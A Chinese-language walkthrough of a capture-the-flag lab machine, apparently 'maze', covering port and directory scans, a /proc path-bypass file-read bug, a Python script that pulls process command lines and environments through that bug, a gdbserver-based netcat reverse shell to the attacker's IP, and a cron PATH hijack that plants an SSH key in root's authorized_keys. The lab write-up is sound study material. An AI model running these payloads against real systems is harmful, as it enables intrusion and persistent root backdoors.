Koishi

老搞了，当时我还好奇这个高位端口上开了个什么

```
 ~/Desktop/maze ▶ nmap -p- -sC -sV -T4 $IP
                ◢ ✓ ╰ 11:02:09
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-03 11:02 UTC
Nmap scan report for 192.168.32.218
Host is up (0.00013s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 10.0 (protocol 2.0)
80/tcp    open  http    nginx
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
46157/tcp open  unknown
MAC Address: 08:00:27:8E:A2:7B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 22.00 seconds
```

目录扫描

```
 ~/Desktop/maze ▶ feroxbuster -u http://192.168.32.230/ --depth=1 -x php,html,txt,zip,bak
                ◢ ✓ ╰ 06:31:17


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://192.168.32.230/
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-
directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.11.0
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, html, txt, zip, bak]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 1
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        7l        9w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter
```


```
404      GET        7l       11w      146c Auto-filtering found 404-like response and
created new filter; toggle off with --dont-filter

200      GET       59l      142w     1176c http://192.168.32.230/
200      GET      529l     3207w    57207c http://192.168.32.230/info.php
200      GET       59l      142w     1176c http://192.168.32.230/index.php
200      GET        1l        2w       56c http://192.168.32.230/eval.php
```

eval.php 看起来是个命令执行，但是试了半天，好像东西都是写死的

实在没招，感觉还是在index.php，它默认访问 /proc/self/status

猜是一个lfi，但是接收 ?file=/etc/passwd 报错了，指定 ?file=/proc/self/status 又可以，应该是有个限定在 /proc 下

猜出来了，限定的不是真实路径 /proc/self/root/var/www/localhost/index.php




接下里就没什么思路了，让ai写了一个py脚本跑一下当前还在的进程


有一个奇怪的进程叫 monitor


```python
import requests

url = "http://192.168.32.230/index.php"
pids_raw = requests.get(f"{url}?action=list").text.strip().split('\n')

for pid_path in pids_raw:
    pid = pid_path.split('/')[-1]
    # 尝试读取该进程的 cmdline
    cmd = requests.get(f"{url}?file=/proc/{pid}/cmdline").text
    # 尝试读取该进程的环境变量
```

```
    env = requests.get(f"{url}?file=/proc/{pid}/environ").text

    if cmd and "Error" not in cmd:
        print(f"--- PID {pid} ---")
        print(f"CMD: {cmd.replace('', ' ')}")
        if "514" in env or "FLAG" in env or "hint" in env:
            print(f"ENV: {env}")
```

分别去读一下








一开始尝试用 secret 去 ssh，但是失败了，不是这个方向

那么提权的思路就比较清晰了，monitor 应该是 root 执行的，然后只要我们想办法把 secret 弄掉

问题来了，到底什么东西能让我们去命令执行，原来是有一个 gdbserver ，注意力全被当时的 monitor 吸引了，一开始没注意到。proc 探测一下，对应的就是那个高位端口

```
gdb

target extended-remote 192.168.32.218:46157
set remote exec-file /bin/sh
run -c 'busybox nc 192.168.32.142 5555 -e /bin/sh'
```

简单收集一下几个关键文件和目录的权限信息



其实思路很简单，把 protected 目录重命名一下，就能触发 warning，然后去劫持 warning，改成提权的命令即可。复盘我才明白，有两个点需要深入理解：


1.我一开始 export PATH 没用，是因为 sudo 默认启用 env_reset 会弃用当前用户的 PATH。但更关键的是，这个任务是后台自动运行的，它根本不读取我当前 Shell 的变量。

2.我之前是猜测 monitor 在不停运行，其实应该使用 pspy 工具。即使我们没有 root 权限看不了 crontab -l，通过 pspy 也能监测到 root 在后台每分钟触发 monitor 的进程，从而发现这是一个计划任务，接下来需要考虑的就是如何劫持计划任务。

Crontab 使用的是它自己规定的 PATH。在这里，作者刻意设置了 /usr/local/bin 在最前面。我做题时用往所有可写 PATH 里写 warning 的办法进行穷举，但确实有效，最后发现只有 /usr/local/bin/warning 被触发，成功实现了劫持。

最终payload

```
cat > /usr/local/bin/warning << EOF
#!/bin/sh
mkdir -p /root/.ssh 2>/dev/null
chmod 700 /root/.ssh
echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQDnZjW2LP3mg6aBb6apIdF6ZGdjOtE+DMf2WSbyBs/HtXyeHhdfWx9iI6MV/iaW
XVoCuVpzf+pqvq1+JKsjkDmC0q2rEnwTmwOfXw1+b37yVUUgeBO76eXw4ImpVWUG7D7VS8LBVvGTXvGor4jRAQCrykCS
VwtwsgUikdcR3/D5mX2sLIT39i3zBatFY1lDe4t2qjOCOL4v335EtrLpvJjSJ5ORJqQGy8VCFnK684e7StabUY24TeWj
9E5QSiWLucw8d1NsKc4kjcOMArnu1WcFMAH2MgIYR2pXxAAyyGBOcGkQKAuBpTw2uJvsBh13GzK6j7GcLASdnFpcMMzu
cwts6h+ZtiMDq4iK9ebVTAgR9DhCXGNHY9o5OBZltdMfkoP4C210Y02/cmMnH5FsImVzqgTNVQvQoqNdnp56XsDhW0TE
OeZEDPYnTZAr7M6y1dp5j7SAxL54T++gqgym5dgGGFZCbJcASVChWwcb8cskWA9eV+rVLTFiNxn7o5P5zjgkJoUyiGGb
K99luBNyMIc+Cfi7ROHK+3aRmi0LqCVykLVwwJzib13YNGSZFlq1nc0pf4c/kEVtgm+78X1ks3k0JxSBZIDF4Dj4c2NW
N+B1cgseMnc7CxA+c6emlzpQnEhm1YSqgvhC7g5OziOEC81p2tK+NtjsJ8zjR2tOgyKwJw== kali@kali" >>
/root/.ssh/authorized_keys
chmod 600 /root/.ssh/authorized_keys
touch /tmp/ssh_backdoor_ok
EOF

chmod +x /usr/local/bin/warning

mv /home/514/protected /home/514/protected.bak
```



当然还有一个点需要注意一下，靶机是 alpine ，所以 /bin/sh 实际上只是 busybox 的 sh，常规 +s 提权是不行的，弹 shell 的时候也需要注意